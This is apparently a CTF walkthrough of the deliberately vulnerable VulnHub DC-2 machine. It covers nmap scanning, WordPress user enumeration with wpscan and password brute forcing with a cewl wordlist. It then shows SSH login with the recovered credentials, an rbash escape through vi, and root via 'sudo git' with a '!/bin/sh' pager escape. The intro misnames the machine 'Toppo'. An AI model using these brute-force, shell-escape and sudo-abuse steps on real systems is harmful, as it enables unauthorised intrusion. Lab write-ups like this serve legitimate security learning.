DC: 2

Today, we'll be looking at the Toppo machine on vulnhub.

You can download the machine here.

Let's scan the machine with nmap.

```
┌──(root㉿kali)-[~]
└─# nmap -sS -A -p- 192.168.56.104
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-28 06:57 EET
Nmap scan report for 192.168.56.104
Host is up (0.00017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Did not follow redirect to http://dc-2/
7744/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52517b6e70a4337ad24be10b5a0f9ed7 (DSA)
|   2048 5911d8af38518f41a744b32803809942 (RSA)
|   256 df181d7426cec14f6f2fc12654315191 (ECDSA)
|_  256 d9385f997c0d647e1d46f6e97cc63717 (ED25519)
MAC Address: 08:00:27:09:87:0A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.17 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.69 seconds
```


The machine is running http and ssh on port **7744**.

Let's add **dc-2** to the hosts file.

```
echo "192.168.56.104 dc-2" >> /etc/hosts
```

Now, let's browse the machine on port 80.

We can see that it's running wordpress.



Let's run wpscan to enumerate the machine.

```
wpscan --url http://dc-2 -e
```

We found three users.


```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploring the wordpress site, we can see the first flag.



It's giving us a hint to use cewl, which is a tool for generating wordlists based on a given url.

```
cewl http://dc-2 > wordlist.txt
```

Now, we can use this wordlist to bruteforce the wordpress login.

I put the three users we found earlier in a file **users.txt**.

Now, let's run wpscan.

```
wpscan --url http://dc-2 -U users.txt -P wordlist.txt
```

We found the passwords for two users.

```
[!] Valid Combinations Found:
 | Username: jerry, Password: adipiscing
 | Username: tom, Password: parturient
```

I logged into wordpress and I found the second flag but didn't find anything else useful.

Flag 2:


If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.

So, I tried the these credentials with ssh.


We got in!

Looks like we are in a restriced shell: **rbash**.



We can use the command `compgen -c` to view available commands.

Great! we can fun **vi**.




You can read this great article about escaping rbash.

> run the vi command and our vi editor is open using the set mode we can bypass the restricted rbash shell

```
vi
:set shell=/bin/bash
:shell
```

Running that, we got a bash shell.




We also need to change our PATH to be able to use commands.

```
export PATH=/bin:/usr/bin:$PATH
```


Now, let's perform local enumeration and esculate our priviliges.

We found flag3.



That's a hint to switch user to **jerry**.

In the home directory of the user jerry, we find the fourth flag.



There aren't any hints in here.

Let's use `sudo -l` .

We can run **git** with sudo.

Let's search for it on gtfobins.

(b) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo git -p help config
!/bin/sh
```

Let's use this command.

We are root!

Now, we can view the final flag.

```
DESCRIPTION
       You can query/set/replace/unset options with this command. The name is actually the section and the key
       separated by a dot, and the value will be escaped.

!/bin/sh
# whoami
root
# cd /root
# ls
final-flag.txt
# cat final-flag.txt
 __    __     _ _       _                          _
/ / /\ \ \___| | |   __| | ___  _ __   ___   / \
\ \/  \/ / _ \ | |  / _` |/ _ \| '_ \ / _ \ \/  /
 \  /\  /  __/ | | | (_| | (_) | | | |  __/\_/
  \/  \/ \___|_|_|  \__,_|\___/|_| |_|\___\/


Congratulatons!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

# 
```